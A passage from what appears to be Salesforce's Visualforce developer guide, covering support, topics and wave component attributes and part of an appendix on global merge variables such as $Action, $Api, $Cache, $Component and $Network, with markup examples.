mode	String	Specifies whether the component displays articles currently attached to the case, an article search form, or both. The value can be 'attached', 'search', 'attachedAndSearch', or 'searchAndAttached'.		25.0	
onSearchComplete	String	The JavaScript invoked after an article search has completed.		25.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		25.0	
searchButtonName	String	The display name of the search button.		25.0	
searchFieldWidth	String	The width of the keyword search field in pixels (px).		25.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
searchFunctionName	String	The name of a function that can be called from JavaScript to search for articles if the widget is currently in search mode.		25.0	
showAdvancedSearch	Boolean	A Boolean value that specifies whether the advanced search link should be displayed.		25.0	
title	String	The title displayed in the component's header.		25.0	
titlebarStyle	String	The style of the title bar can be 'expanded', 'collapsed', 'fixed', or 'none'.		25.0	
width	String	The width of the component in pixels (px) or percentage (%).		25.0	

support:caseFeed

The Case Feed component includes all of the elements of the standard Case Feed page, including the publishers (Email , Portal, Log a Call, and Internal Note), case activity feed, feed filters, and highlights panel. This component can only be used in organizations that have Case Feed enabled.

This example displays the Case Feed component.

```
<apex:page standardController="Case" showHeader="true">
    <support:caseFeed id="myCaseFeed" caseId="{!case.id}"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
caseId	id	Case ID of the record for which to display the Case Feed.	Yes	26.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

support:caseUnifiedFiles

Displays the Files component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	String	Entity ID of the record for which to display the milestones.	Yes	31.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

`support:clickToDial`

A component that renders a valid phone number as click-to-dial enabled for Open CTI for Salesforce Classic or Salesforce CRM Call Center. This field respects any existing click-to-dial commands for computer-telephony integrations (CTI) with Salesforce.

Note:

- If you create a Visualforce page with a custom console component, you must set the showHeader attribute to true. If this attribute is set to false, click-to-dial is disabled.
- This component works with Open CTI for Lightning Experience.
- This component doesn't support Open CTI Phone iFrames.
- This component works with the `enableClickToDial`, `disableClickToDial`, and `onClickToDial` Open CTI methods.
- This component doesn’t work with embedded Visualforce pages within standard page layouts in Salesforce Classic.

This example displays the click to dial component.

```
<apex:page standardController="Account" showHeader="true">
    <support:clickToDial
        number="415-555-1234"
        entityId="001XB000000HFUM"
        params="myparam1,myparam2"
    />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	String	The entity ID of the record from which to invoke click-to-dial.		28.0	

Attribute Name	Attribute Type	Description	Requied?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
number	String	The phone number that invokes click-to-dial functionality.	Yes	28.0	
params	String	Optional parameters related to when click-to-dial is invoked, such as any case or account parameters.		28.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

Open CTI Developer Guide: Methods for Lightning Experience

support:portalPublisher

The Portal publisher lets support agents who use Case Feed compose and post portal messages. This component can only be used in organizations that have Case Feed enabled.

This example displays the Portal publisher.

```
<apex:page standardController="Case" showHeader="true">
    <support:portalPublisher id="myPortalPublisher"
        entityId="{!case.id}"
        answerBodyHeight="10em"
        width="500px"
        answerBody="This is the default Answer"
        autoCollapseBody="false"
        showSendEmailOption="false"
    />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Requied?	API Version	Access
answerBody	String	The default text value of the answer body.		25.0	
answerBodyHeight	String	The height of the answer body in ems (em).		25.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
autoCollapseBody	Boolean	A Boolean value that specifies whether the answer body will be collapsed to a small height when it is empty.		25.0	
entityId	id	Entity ID of the record for which to display the portal publisher. In the current version, only Case record ids are supported.	Yes	25.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
onSubmitFailure	String	The JavaScript invoked if the answer failed to be published to the portal.		25.0	
onSubmitSuccess	String	The JavaScript invoked if the answer was successfully published to the portal.		25.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
reRender	Object	The ID of one or more components that are redrawn when the answer was successfully published. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		25.0	
showSendEmailOption	Boolean	A Boolean value that specifies whether the option to send email notification should be displayed.		25.0	
showSubmitButton	Boolean	A Boolean value that specifies whether the submit button should be displayed.		25.0	
submitButtonName	String	The name of the submit button in the portal publisher.		25.0	
submitFunctionName	String	The name of a function that can be called from JavaScript to publish the answer.		25.0	
title	String	The title displayed in the portal publisher header.		25.0	
width	String	The width of the portal publisher in pixels (px) or percentage (%).		25.0	

topics:widget

UI component that displays topics assigned to a record and allows users to add and remove topics. The UI component is available only if topics are enabled for these supported objects: accounts, assets, campaigns, cases, contacts, contracts, leads, opportunities, and custom objects.

This example displays the topic editor widget for an entity.

```
<apex:page>
 <topics:widget entity="0D5x00000009Fhc"
customUrl="http://mywebsite/TopicViewTestPage?topicId="/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`customUrl`	string	The custom URL to a topic page. Salesforce adds the topicId to the end of the URL provided.		29.0	
`entity`	string	Entity ID of the record for which to display the feed; for example, Contact.Id	Yes	29.0	
`hideSuccessMessage`	Boolean	Hide the success message that appears when done assigning topics. Defaults to false.		29.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`renderStyle`	string	The style in which the topics widget is rendered. Acceptable values are "simple" and "enhanced".		29.0	

`wave:dashboard`

Use this component to add a Salesforce Analytics dashboard to a Visualforce page.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`dashboardId`	string	The unique ID of the dashboard. You can get a dashboard’s ID, an 18-character code beginning with 0FK, from the dashboard's URL, or you can request it through the API. This attribute can be used instead of the developer name, but it can't be included if the name has been set. One of the two is required.		34.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`developerName`	string	The unique developer name of the dashboard. You can request the developer name through the API. This attribute can be used instead of the dashboard ID, but it can't be included if the ID has been set. One of the two is required.		34.0	
`filter`	string	Adds selections or filters to the dashboard at runtime. You can filter dataset fields by variables or specified values. The filters are configured with JSON strings. For filtering by dimension, use this syntax: `{'datasets' : {'dataset1': [ {'fields':['field1'], 'selection': ['!value1', '!value2']}, {'fields':['field2'], 'filter': { 'operator':'operator1', 'values': ['!value3', '!value4']}}]}}` For filtering on measures, use this syntax: `{'datasets' : {'dataset1': [ {'fields':['field1'], 'selection': ['!value1', '!value2']}, {'fields':['field2'], 'filter': { 'operator':'operator1', 'values':[[!value3]]}}]}}` **datasets** takes the dataset API name which is found on the dataset's edit page. (If your org has namespaces, include the namespace prefix and two underscores before the dataset system name.) **fields** takes dataset dimensions or measures. To find the names, select Show Details on the widget, and click the View Query Details icon. **values** can be specific values or fields in a Salesforce object. To find the name of a field, go to Setup, locate the object you want, and select Fields. Use the Field Name (also known as the API name). For custom fields, use the name with "__c" at the end. Note that values must have the format **object.field**. With the **selection** option, the dashboard is shown with all its data, and the specified dimension values are highlighted. The selection option can be used alone or with the filter option. Selection takes dimension values only. To use this option, the dashboard must include a list, date, or toggle widget that groups by the specified dimension. With the **filter** option, the dashboard is shown with only filtered data. The filter option can be used alone or with the selection option. Filter takes dimension or measure values. Use **operator** with the filter option. Supported operators for dimensions: in; not in; matches. Supported operators for measures: == ; != ; >= ; > ; <= ; >. Note: If a selection specifies a value that doesn't exist, or the dashboard doesn't include a list, date, or toggle widget that		34.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		groups by the specified dimension, then the selection input is ignored and the dashboard appears with all its data and no selection. Note: To filter on a field that contains special characters, use Visualforce's JSENCODE function in the filter to replace special characters with encoded values. Note: The above syntax is for Spring '17 and later. The previous syntax continues to be supported, and it works the same as the new selection option. For reference, here's the previous syntax: `{ 'datasetSystemName1': {'field1': ['!value1']}, 'datasetSystemName2': {'field1': ['!value1', '!value2'], 'field2': ['!value3']} }`			
`height`	string	Specifies the height of the dashboard, in pixels.		34.0	
`hideOnError`	Boolean	Controls whether or not users see a dashboard that has an error. When this attribute is set to true, if the dashboard has an error, it won't appear on the page. When set to false, the dashboard appears but doesn't show any data. An error can occur when a user doesn't have access to the dashboard or it has been deleted.		34.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`openLinksInNewWindow`	Boolean	If false, links to other dashboards will be opened in the same window.		34.0	
`rendered`	Boolean	Specifies whether or not the component is rendered on the page.		34.0	
`showHeader`	Boolean	If true, the dashboard is displayed with a header bar that includes dashboard information and controls. If false, the dashboard appears without a header bar. Note that the header bar automatically appears when either showSharing or showTitle is true.		41.0	
`showSharing`	Boolean	If true, and the dashboard is sharable, then the dashboard shows the Share icon. If false, the dashboard doesn't show the Share icon. To show the Share icon in the dashboard, the smallest supported frame size is 800 x 612 pixels.		37.0	
`showTitle`	Boolean	If true, the dashboard's title is included above the dashboard. If false, the dashboard appears without a title.		34.0	
`width`	string	Specifies the width of the dashboard, in pixels or percent. Pixel values are simply the number of pixels, for example, 500.		34.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		Percentage values specify the width of the containing HTML element and must include the percent sign, for example, 20%. If the specified width is too large for the device, the maximum device width is used.			

APPENDICES

APPENDIX A Global Variables, Functions, and Expression Operators

Visualforce pages use the same expression language as formulas—that is, anything inside `{! }` is evaluated as an expression that can access values from records that are currently in context.

This appendix provides an overview of the variables, functions, and operators that can be used in Visualforce expressions.

IN THIS SECTION:

Global Variables

Use global variables to reference general information about the current user and your organization on a page.

Global variables must be referenced using Visualforce expression syntax to be evaluated, for example, `{!$User.FirstName}`.

IN THIS SECTION:

$Component

A global merge field type to use when referencing a Visualforce component.

$ComponentLabel

A global merge field to use when referencing the label of an `inputField` component on a Visualforce page that is associated with a message.

$CurrentPage

A global merge field type to use when referencing the current Visualforce page or page request.

$FieldSet

Provides access to a field set defined in your organization.

$Label

A global merge field type to use when referencing a custom label.

$Label.Site

A global merge field type used to reference a standard Sites label in a Visualforce page. As with all standard labels, the label's message displays according to the user's language and locale. You can't modify the message of a standard Sites label. To use a custom message, create a custom label, and then reference the label with the `$Label` global variable.

$MessageChannel

A global merge field type to provide access to a message channel defined in your organization.

$Network

A global merge field type to use when referencing Experience Cloud site details in a Visualforce email template.

$ObjectType

A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields.

$Organization

A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.

$Page

A global merge field type to use when referencing a Visualforce page.

$Permission

A global merge field type to use when referencing information about the current user's custom permission access. Use permission merge fields to reference information about the user's current access to any of your organization's custom permissions.

$Profile

A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.

$Resource

A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.

$SControl

A global merge field type to use when referencing an existing custom s-control by name. This merge field type results in a URL to a page where the s-control executes.

$Setup

A global merge field type to use when referencing a custom setting of type "hierarchy."

$Site

A global merge field type to use when referencing information about the current Salesforce site.

$System.OriginDateTime

A global merge field that represents the literal value of 1900-01-01 00:00:00.

$User

A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID.

$User.UITheme and $User.UIThemeDisplayed

These global merge fields identify the Salesforce look and feel a user sees on a given Web page.

$UserRole

A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.

$Action

A global merge field type to use when referencing standard Salesforce actions, such as displaying the Accounts tab home page, creating accounts, editing accounts, and deleting accounts.

Usage

Use dot notation to specify an object and an action, for example, `$Action.Account.New`

Example

The following markup adds a link to create a new account:

```
<apex:outputLink value="{!URLFOR($Action.Account.New)}">
    Create New Account
</apex:outputLink>
```

The following markup adds a link to download an attachment:

```
<apex:page standardController="Attachment">
    <apex:outputLink
      value="{!URLFOR($Action.Attachment.Download,
                      attachment.id)}">
      Download Now!
    </apex:outputLink>
</apex:page>
```

IN THIS SECTION:

Valid Values for the $Action Global Variable

The $Action global variable contains a list of actions and objects on which the actions can be performed.

SEE ALSO:

Dynamic References to Action Methods Using $Action

Valid Values for the $Action Global Variable

The $Action global variable contains a list of actions and objects on which the actions can be performed.

The following table lists the actions you can reference with the `$Action` global variable and the objects on which you can perform those actions.

Value	Description	Objects
Accept	Accept a record.	• Ad group • Case • Event • Google campaign • Keyword • Lead • Search phrase • SFGA version • Text ad
Activate	Activate a contract.	Contract
Add	Add a product to a price book.	Product2
AddCampaign	Add a member to a campaign.	Campaign
AddInfluence	Add a campaign to an opportunity's list of influential campaigns.	Opportunity
AddProduct	Add a product to price book.	OpportunityLineItem
AddToCampaign	Add a contact or lead to a campaign.	• Contact • Lead
AddToOutlook	Add an event to Microsoft Outlook.	Event
AdvancedSetup	Launch campaign advanced setup.	Campaign
AltavistaNews	Launch `www.altavista.com/news/`.	• Account • Lead
Cancel	Cancel an event.	Event
CaseSelect	Specify a case for a solution.	Solution
ChangeOwner	Change the owner of a record.	• Account • Ad group • Campaign • Contact • Contract • Google campaign

		• Keyword • Opportunities • Search phrase • SFGA version • Text ad
ChangeStatus	Change the status of a case.	• Case • Lead
ChoosePricebook	Choose the price book to use.	OpportunityLineItem
Clone	Clone a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Text ad • Custom objects
CloneAsChild	Create a related case with the details of a parent case.	Case
CloseCase	Close a case.	Case
Convert	Create a new account, contact, and opportunity using the information from a lead.	Lead
ConvertLead	Convert a lead to a campaign member.	Campaign Member
Create_Opportunity	Create an opportunity based on a campaign member.	Campaign Member
Decline	Decline an event.	Event
Delete	Delete a record.	• Ad group • Asset • Campaign

		• Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
DeleteSeries	Delete a series of events or tasks.	• Event • Task
DisableCustomerPortal	Disable a Customer Portal user.	Contact
DisableCustomerPortalAccount	Disable a Customer Portal account.	Account
DisablePartnerPortal	Disable a Partner Portal user.	Contact
DisablePartnerPortalAccount	Disable a Partner Portal account.	Account
Download	Download an attachment.	• Attachment • Document
Edit	Edit a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead

		• Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
EditAllProduct	Edit all products in a price book.	OpportunityLineItem
EnableAsPartner	Designate an account as a partner account.	Account
EnablePartnerPortalUser	Enable a contact as a Partner Portal user.	Contact
EnableSelfService	Enable a contact as a Self-Service user.	Contact
FindDup	Display duplicate leads.	Lead
FollowupEvent	Create a follow-up event.	Event
FollowupTask	Create a follow-up task.	Event
HooversProfile	Display a Hoovers profile.	• Account • Lead
IncludeOffline	Include an account record in Connect Offline.	Account
GoogleMaps	Plot an address on Google Maps.	• Account • Contact • Lead
GoogleNews	Display `www.google.com/news`.	• Account • Contact • Lead
GoogleSearch	Display `www.google.com`.	• Account • Contact • Lead
List	List records of an object.	• Ad group • Campaign • Case • Contact • Contract

		• Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
LogCall	Log a call.	Activity
MailMerge	Generate a mail merge.	Activity
ManageMembers	Launch the Manage Members page.	Campaign
MassClose	Close multiple cases.	Case
Merge	Merge contacts.	Contact
New	Create a new record.	• Activity • Ad group • Asset • Campaign • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
NewTask	Create a task.	Task
RequestUpdate	Request an update.	• Contact • Activity

SelfServSelect	Register a user as a Self Service user.	Solution
SendEmail	Send an email.	Activity
SendGmail	Open a blank email in Gmail.	• Contact • Lead
Sort	Sort products in a price book.	OpportunityLineItem
Share	Share a record.	• Account • Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Search phrase • SFGA version • Text ad
Submit for Approval	Submit a record for approval.	• Account • Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution

		• Task • Text ad
Tab	Access the tab for an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad
View	View a record.	• Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
ViewAllCampaignMembers	List all campaign members.	Campaign

ViewCampaignInfluenceReport	Display the Campaigns with Influenced Opportunities report.	Campaign
ViewPartnerPortalUser	List all Partner Portal users.	Contact
ViewSelfService	List all Self-Service users.	Contact
YahooMaps	Plot an address on Yahoo! Maps.	• Account • Contact • Lead
YahooWeather	Display `http://weather.yahoo.com/`.	Contact

$Api

A global merge field type to use when referencing API URLs.

Usage

Use dot notation to specify an API URL from either the Enterprise or Partner WSDL, or to return the session ID.

Important: `$Api.Session_ID` and `GETSESSIONID()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field, and that field is displayed on a standard page layout in Salesforce Classic, the referenced session is a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead.

Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.vf.force.com` or `.lightning.force.com`.

Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time.

Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, you might need to re-access `$Api.Session_ID` or `GETSESSIONID()` from the new context to ensure a valid session ID.

Not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges, and don't have API access. You can't use these session IDs to make API calls. `{!$Api.Session_ID}` isn't generated for guest users.

Example

- `{!$Api.Enterprise_Server_URL__`***`xxx`***`}`: The Enterprise WSDL SOAP endpoint where *`xxx`* represents the version of the API. For example, `{!$Api.Enterprise_Server_URL_260}` is the expression for the endpoint for version 26.0 of the API.
- `{!$Api.Partner_Server_URL__`***`xxx`***`}`: The Partner WSDL SOAP endpoint where *`xxx`* represents the version of the API. `{!$Api.Partner_Server_URL_250}` is the expression for the endpoint for version 25.0 of the API.
- `{!$Api.Session_ID}`: The session ID.

`$Asset`

A global merge field to use when referencing images and other assets that are part of the Lightning Design System.

Usage

In a Visualforce page that uses `<apex:slds>`, `$Asset.SLDS` allows you to use the images, icons, and avatars that are part of the Lightning Design System. Use the `URLFOR()` formula function to reference assets using `$Asset` with dot notation.

To use SVG icons, add the required XML namespaces by using `xmlns="http://www.w3.org/2000/svg"` and `xmlns:xlink="http://www.w3.org/1999/xlink"` in the `html` tag.

Note: If you're using the Salesforce sidebar, header, or built-in style sheets, you can't add attributes to the `html`. VG icons are supported only if `showHeader`, `standardStylesheets`, and `sidebar` are set to `false`.

Example

The following markup references an avatar in the Lightning Design System.

```
<apex:page>
    <apex:slds />
    <span class="slds-icon_container slds-icon--small slds-icon-standard-account"
title="Contact Avatar">
       <img src="{!URLFOR($Asset.SLDS, 'assets/images/profile_avatar_96.png')}" alt="Contact
 Avatar" />
    </span>
</apex:page>
```

The following markup references the Lightning Design System's SVG account icon.

```
<apex:page>
    <html xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
lang="en">
        <apex:slds />
        <span class="slds-icon_container slds-icon-standard-account">
            <svg aria-hidden="true" class="slds-icon">
                <use xlink:href="{!URLFOR($Asset.SLDS,
'assets/icons/standard-sprite/svg/symbols.svg#account')}"></use>
            </svg>
             <span class="slds-assistive-text">Account Icon</span>
        </span>
    </html>
</apex:page>
```

SEE ALSO:

Using the Lightning Design System

`$Cache.Org`

A global merge field to access an org cache from a Visualforce page. Retrieve cached values from a specified partition's org cache in the referenced org.

Usage

Use `{!$Cache.Org}` to reference an existing org cache. An org cache consists of data that's shared across the org. Use dot notation to specify the namespace, partition name, or properties of a cached value.

Examples

This output text component retrieves a cached value from the myPartition partition and myNamespace namespace with the key `output`.

```
<apex:outputText value="{!$Cache.Org.myNamespace.myPartition.output}"/>
```

If the cached value is a data structure that has properties or methods, like an Apex list or a custom class, you can access the properties with`$Cache.Org` by using dot notation. For example, this markup invokes the `List.size()` Apex method if the value of `numbersList` is declared as a `List`.

```
<apex:outputText value="{!$Cache.Org.myNamespace.myPartition.numbersList.size}"/>
```

If you're using `CacheBuilder`, qualify the key name with the class that implements the `CacheBuilder` interface and the literal string `_B_`, in addition to the namespace and partition name. In this example, the class that implements `CacheBuilder` is called `CacheBuilderImpl`.

```
<apex:outputText value="{!$Cache.Org.myNamespace.myPartition.CacheBuilderImpl_B_key1}"/>
```

SEE ALSO:

Cache.Org Class

Cache.CacheBuilder Interface

`$Cache.Session`

A global merge field to access an org's session cache from a Visualforce page. Retrieve cached values from a specified partition's session cache in the referenced org.

Usage

Use `{!$Cache.Session}` to reference an existing session cache. A session cache consists of cached data that can be reused from one session to the next. Use dot notation to specify the namespace, partition name, or properties of a cached value.

Examples

This output text component retrieves a cached value from the myPartition partition and myNamespace namespace with the key `output`.

```
<apex:outputText value="{!$Cache.Session.myNamespace.myPartition.output}"/>
```

If the cached value is a data structure that has properties or methods, like an Apex list or a custom class, you can access the properties with`$Cache.Session` by using dot notation. For example, this markup invokes the `List.size()` Apex method if the value of `numbersList` is declared as a `List`.

```
<apex:outputText value="{!$Cache.Session.myNamespace.myPartition.numbersList.size}"/>
```

If you're using `CacheBuilder`, qualify the key name with the class that implements the `CacheBuilder` interface and the literal string `_B_`, in addition to the namespace and partition name. In this example, the class that implements `CacheBuilder` is called `CacheBuilderImpl`.

```
<apex:outputText value="{!$Cache.Session.myNamespace.myPartition.CacheBuilderImpl_B_key1}"/>
```

SEE ALSO:

- Cache.Session Class
- Cache.CacheBuilder Interface

$Component

A global merge field type to use when referencing a Visualforce component.

Usage

Each component in a Visualforce page has its own `Id` attribute. When the page is rendered, this attribute is used to generate the Document Object Model (DOM) ID. Use `$Component.`***`Path.to.Id`*** in JavaScript to reference a specific component on a page, where *`Path.to.Id`* is a component hierarchy specifier for the component being referenced.

Example

The following JavaScript method references a component named `msgpost` in a Visualforce page:

```
function beforeTextSave() {
    document.getElementById('{!$Component.msgpost}').value =
        myEditor.getEditorHTML();
}
```

The page markup that follows shows the `<apex:outputText>` component to which `msgpost` refers:

```
<apex:page>
    <apex:outputText id="msgpost" value="Emacs"/> is great.
</apex:page>
```

If your component is nested, you might need to use a more complete component path specifier. For example, if your page looks like this:

```
<apex:page>
    <apex:pageBlock id="theBlock">
        <apex:pageBlockSection id="theSection" columns="1">
            <apex:pageBlockSectionItem id="theSectionItem">
                <apex:outputText id="theText">
                    Heya!
                </apex:outputText>
            </apex:pageBlockSectionItem>
        </apex:pageBlockSection>
    </apex:pageBlock>
</apex:page>
```

Then you can refer to the component in a function like this:

```
document.getElementById(
    "{!$Component.theBlock.theSection.theSectionItem.theText}")
```

SEE ALSO:

Using $Component to Reference Components from JavaScript

Best Practices for Accessing Component IDs

$ComponentLabel

A global merge field to use when referencing the label of an `inputField` component on a Visualforce page that is associated with a message.

Usage

Return the label of an `inputField` component that is associated with a message.

Example

```
<apex:datalist var="mess" value="{!messages}">
    <apex:outputText value="{!mess.componentLabel}:" style="color:red"/>
    <apex:outputText value="{!mess.detail}" style="color:black" />
</apex:datalist>
```

$CurrentPage

A global merge field type to use when referencing the current Visualforce page or page request.

Usage

Use this global variable in a Visualforce page to reference the current page name (`$CurrentPage.Name`) or the URL of the current page (`$CurrentPage.URL`). Use `$CurrentPage.parameters.`***`parameterName`*** to reference page-request parameters and values, where *`parameterName`* is the request parameter being referenced. *`parameterName`* isn't case-sensitive.

Example

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You belong to the {!account.name} account.<br/>
        You're also a nice person.
    </apex:pageBlock>
    <apex:detail subject="{!account}" relatedList="false"/>
    <apex:relatedList list="OpenActivities"
```

```
        subject="{!$CurrentPage.parameters.relatedId}"/>
</apex:page>
```

SEE ALSO:

Getting Query String Parameters

$FieldSet

Provides access to a field set defined in your organization.

Usage

Use this in your Visualforce pages to dynamically iterate over fields in a field set. You must prefix this global variable with a reference to the standard or custom object that has the field set.

Example

```
<apex:page standardController="Account">
    <apex:repeat value="{!$ObjectType.Account.FieldSets.myFieldSetName}" var="field">
        <apex:outputText value="{!field}" />
    </apex:repeat>
</apex:page>
```

$Label

A global merge field type to use when referencing a custom label.

Usage

Use this expression in a Visualforce page to access a custom label. The returned value depends on the language setting of the contextual user. The value returned is one of the following, in order of precedence:

Example

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.firstrun_helptext}"
   />
</apex:page>
```

SEE ALSO:

Salesforce Help: Custom Labels

`$Label.Site`

A global merge field type used to reference a standard Sites label in a Visualforce page. As with all standard labels, the label's message displays according to the user's language and locale. You can't modify the message of a standard Sites label. To use a custom message, create a custom label, and then reference the label with the `$Label` global variable.

Usage

Use this expression in a Visualforce page to access a standard Sites label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user.

Example

```
<apex:page>
    <apex:pageMessage severity="info"
        strength="1"
        summary="{!$Label.Site.temp_password_sent}"
    />
</apex:page>
```

`$MessageChannel`

A global merge field type to provide access to a message channel defined in your organization.

Usage

Use this expression in your Visualforce page to access a message channel and use the Lightning Message Service APIs.

Examples

```
<apex:page>
    <script>
        // Load the MessageChannel token in a variable
        var SAMPLEMC = "{!$MessageChannel.SampleMessageChannel__c}";
        function handleClick() {
            const payload = {
                recordId: "some string",
                recordData: {value: "some value"}
            }
            sforce.one.publish(SAMPLEMC, payload);
        }
    </script>
    <div>
        <p>Publish SampleMessageChannel</p>
        <button onclick="handleClick()">Publish</button>
    </div>
</apex:page>
```

$Network

A global merge field type to use when referencing Experience Cloud site details in a Visualforce email template.

Usage

Use dot notation to access your Experience Cloud site's name and login page URL.The login page URL depends on whether the site uses the standard or a custom login page.

Note: The `$Network` global merge field type works only in the context of Visualforce emails for Experience Cloud sites.

For more flexibility, you can create custom Experience Cloud site email templates in Visualforce. For a Visualforce email template, use the `$Network` global merge field type and its properties, as described in this table. These fields are populated only in Visualforce Experience Cloud site email templates.

Field Name	Description
`$Network.ActionForVerificationEmail`	Used in one-time password (OTP) and device activation emails to specify the action that prompted sending a verification email.
`$Network.AsyncVerificationLink`	Used in asynchronous emails to send a verification link (URL) to users. Users click the link to verify their email address with Salesforce. After verifying their email address, external users can log in with a one-time password (OTP) via email (passwordless login).
`$Network.BrowserForVerificationEmail`	Used in OTP and device activation emails to specify the browser where the action occurred that prompted sending a verification email.
`$Network.CodeForVerificationEmail`	The verification code sent in the OTP or device activation email.
`$Network.ChgEmailVerOldEmail`	The user's old email address, when they change it.
`$Network.ChgEmailVerNewEmail`	The user's new email address, when they change it.
`$Network.ChgEmailVerLink`	The link, sent to the user's new email address, that the user follows to verify their email address change.
`$Network.Name`	The name of the Experience Cloud site.
`$Network.NetworkUrlForUserEmails`	The URL to the login page of the Experience Cloud site, for example, `https://`*`MyDomainName`*`.my.site.com/partners/login`. If this merge field is in the welcome email to new members, the URL is appended with a link to a reset password page.
`$Network.OperatingSystemForVerificationEmail`	Used in OTP and device activation emails to specify the operating system where the action occurred that prompted sending a verification email.

`$Network.passwordLockTime`
OR
`{!PASSWORD_LOCK_TIME}`
	Used in the formula field for lockout emails to specify how long a user must wait until logging in again after being locked out.

Example

```
{!$Network.Name}
{!$Network.NetworkUrlForUserEmails}
```

`$ObjectType`

A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields.

Usage

Use dot notation to specify an object, such as `{!$ObjectType.Case}`.

Optionally, select a field on that object using the following syntax: `{!$ObjectType.Role_Limit__c.Fields.Limit__c}`.

Example

This example retrieves the label for the Account `Name` field:

```
{!$ObjectType.Account.Fields.Name.Label}
```

You can also use dynamic references to retrieve information about an object through `$ObjectType`. For example, `{!$ObjectType.Account.Fields['Name'].Type}`

IN THIS SECTION:

Object Schema Details Available Using $ObjectType

Use the `$ObjectType` global variable to access schema information about the objects in your organization. For example, to access the name, label, and accessibility of an object.

Field Schema Details Available Using $ObjectType

The `$ObjectType` global variable provides access to a variety of schema information about the objects in your organization. Use it to reference names, labels, and data types of fields on an object, for example.

SEE ALSO:

Dynamic References to Schema Details Using $ObjectType

Object Schema Details Available Using `$ObjectType`

Use the `$ObjectType` global variable to access schema information about the objects in your organization. For example, to access the name, label, and accessibility of an object.

The information available using `$ObjectType` is a subset of the information available using the Apex describe result, the `DescribeSObjectResult` system object. This table describes the attributes available from the `$ObjectType` global variable.

Name	Data Type	Description
fields	Special	This attribute can't be used by itself. Instead, fields should be followed by a field member variable name, and then a field attribute. For example, `{!$ObjectType.Account.fields.Name.Label}`

fieldSets	Special	This attribute can't be used by itself. Instead, fieldSets should be followed by a field set name, and used in an iteration component. For example,
